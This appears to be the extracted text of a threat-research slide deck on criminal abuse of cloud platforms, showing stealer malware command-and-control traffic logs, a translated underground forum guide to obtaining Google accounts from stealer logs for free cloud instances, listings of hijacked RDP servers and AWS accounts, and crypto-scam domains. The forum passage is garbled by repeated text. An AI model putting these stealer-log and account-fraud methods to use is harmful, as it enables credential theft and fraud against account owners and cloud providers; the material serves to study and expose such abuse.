
Method	URL	Response	Dest. IP	Dest. Port	Severity
POST	35.228.215.155/gate/log.php	200	35.228.215.155	80	UNKNOWN
GET	http://35.228.215.155/gate/sqlite3.dll	200	35.228.215.155	80	WHITELISTED
GET	http://35.228.215.155/gate/files.zip	200	35.228.215.155	80	UNKNOWN
POST	35.228.215.155/file_handler/file.php?hash=856cab3f42f5050...	200	35.228.215.155	80	UNKNOWN

```
< content-disposition: attachment;filename="iB/RVUPtZft9dh9wcac+mrgDklUSVn2cPCMUFLCJc0yvvQ==.txt";filename*=UTF-8'iB%2FRVUPtZft9dh9wcac+mrgDklUSVn2cPCMUFLCJc0yvvQ%3D%3D.txt
< date: Wed, 08 Apr 2020 07:23:27 GMT
< expires: Wed, 08 Apr 2020 07:23:27 GMT
< cache-control: private, max-age=0
< x-goog-hash: crc32c=AAAAAA==
< content-length: 0
```

35.228.183.206:80 POST /gate/log.php POST /gate/log.php HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Content-Length: 159 Host: 35.228.183.206 [More Details](#)

Badness breakdown by ASN

- AMAZON-02 - Amazo...
- GOOGLE - Google LLC
- AS38631
- CHINA169-BACKBON...
- CLOUDFLARENET - Cl...
- DIGITALOCEAN-ASN -...
- AS37963
- AMAZON-AES - Amaz...
- OVH
- AS9371
- AS-26496-GO-DADDY...
- UNIFIEDLAYER-AS-1 - ...
- AKAMAI-ASN1
- AS7506




ILP:GREEN

Cloud in Underground



Free Google Cloud instances

Track topic



squad

Local

Activity:	Saturday
Messages:	2,138
Sympathy:	10
Points:	136
Reputation:	1
Loans	6,754,57r

Good day! 1. Where to get ss? Google cloud does not accept virtual cards, normal full valid ss cost from \$ 5 and it's not profitable to buy them to register a trial, also if you use Google's autoreg, it will ask for verification. We need ready-made Google accounts for real users with linked maps. There are several ways to extract them: a stiller + strait, a stiller + your own traffic (if there is one), buying logs, buying cookies after running through private software. I will not explain what a styler is and how it works, there is a lot of information in the public domain. Stiller + Strait: If you do not work on other requests, it is not profitable to do it. If you still work, then spill only those countries that are indicated in Part 3. Stiller + your traffic is exactly the same. Buying logs: the most profitable option, do not buy fresh logs, take mining 1-3 months ago (maybe almost no one works out logs on Google Cloud). The price for such logs is 0.5-2r / pc. The disadvantage of this method is that you will not only have to download cookies, but also go through passwords for Google accounts, but in the end you will have data from your account and you can increase the price for it. Buying cookies after running private software: in general, a small number of users have a checker of logs on youtube and for linking ss. Those who process the logs for "your request" (youtube) software have a large number of valid cookies with Google accounts, they can be redeemed or taken under implementation. The minus is that they do not check the accounts for Google binding and, in my opinion, they don't even use proxies so accounts often fly off and come across activated. 2. Registration 1. Browser: The disadvantage of this method is that you will not only have to download cookies, but also go through passwords for Google accounts, but in the end you will have data from your account and you can increase the price for it. Buying cookies after running private software: in general, a small number of users have a checker of logs on youtube and for linking ss. Those who process the logs for "your request" (youtube) software have a large number of valid cookies with Google accounts, they can be redeemed or taken under implementation. The minus is that they do not check the accounts for Google binding and, in my opinion, they don't even use proxies so accounts often fly off and come across activated. 2. Registration 1. Browser: The disadvantage of this method is that you will not only have to download cookies, but also go through passwords for Google accounts, but in the end you will have data from your account and you

Sale of cloud instances

ПРОДАЖА RDP ДЕДИКОВ WIN 10 pro, WIN 2012

ALL GOODS NORDVPN DEDICOS (AZURE) DEDICOS (GOOGLE)

Telegram


Dedicos (Azure)

	Dedicos USA / RDP Azure (State of California) Win. 10 Pro 2 cores, 8 gb RAM 4 days warranty.	3 pcs.	Price for 1 pc.	200.00 RUB	Buy
--	--	--------	-----------------	------------	---------------------

Dedicos (Google)

	Dediks USA / RDP Google (Carolina) Win. Server 2012 (Ram 4 GB) 4 Day Warranty	5 pieces.	Price for 1 pc.	80.00 RUB	Buy
	Dediks USA / RDP Google (California) Win. Server 2012 (Ram 4 GB) 4 Day Warranty	3 pcs.	Price for 1 pc.	80.00 RUB	Buy
	Dedic USA / RDP Google (Oregon State) Win. Server 2012 (Ram 4 GB) 4 Day Warranty	3 pcs.	Price for 1 pc.	80.00 RUB	Buy
	Dedicos USA / RDP Google (Virginia) Win. Server 2012 (Ram 4 GB) 4 Day Warranty	3 pcs.	Price for 1 pc.	80.00 RUB	Buy
	Dedicos USA / RDP Google (Iowa State) Win. Server 2012 (Ram 4 GB) 4 Day Warranty	4 things.	Price for 1 pc.	80.00 RUB	Buy
	Dedic CA / RDP Google (Canada) Win. Server 2012 (Ram 4 GB) 4 Day Warranty	1 PC.	Price for 1 pc.	80.00 RUB	Buy
	Dedic UK / RDP Google Win. Server 2012 (Ram 4 GB) 4 Day Warranty	3 pcs.	Price for 1 pc.	80.00 RUB	Buy
	Dediki DE / RDP Google (Germany). Win. Server 2012 (Ram 4 GB) Warranty 4 days.	3 pcs.	Price for 1 pc.	80.00 RUB	Buy

Credentials trade



Продам аккаунты AWS Amazon EC2/SES и MS Azure


I sell AWS Amazon accounts, sale in one hand.
For those who are in the tank, I will say at once - these are NOT the accounts of the Amazon shop.
If you do not know what it is and what it is eaten with, then you do not need it.

Accounts are sold with raised EC2 limits - 10.20; SES - 50k.
The price tag depends on the number and terms in which it is necessary to meet

Регистрация: 05 мар 16

о бывает.

“other” clouds



cryptopromo.kissr.com

ethgive.kissr.com


ether_promo.kissr.com

check-ethpayments1.kissr.com

ethereum-giveaway.kissr.com

And the last note..

Remember that
a “cloud”
Is just someone
else’s
computer?





Questions?
@fygrave or
Fyodor_yarochkin@
trendmicro.com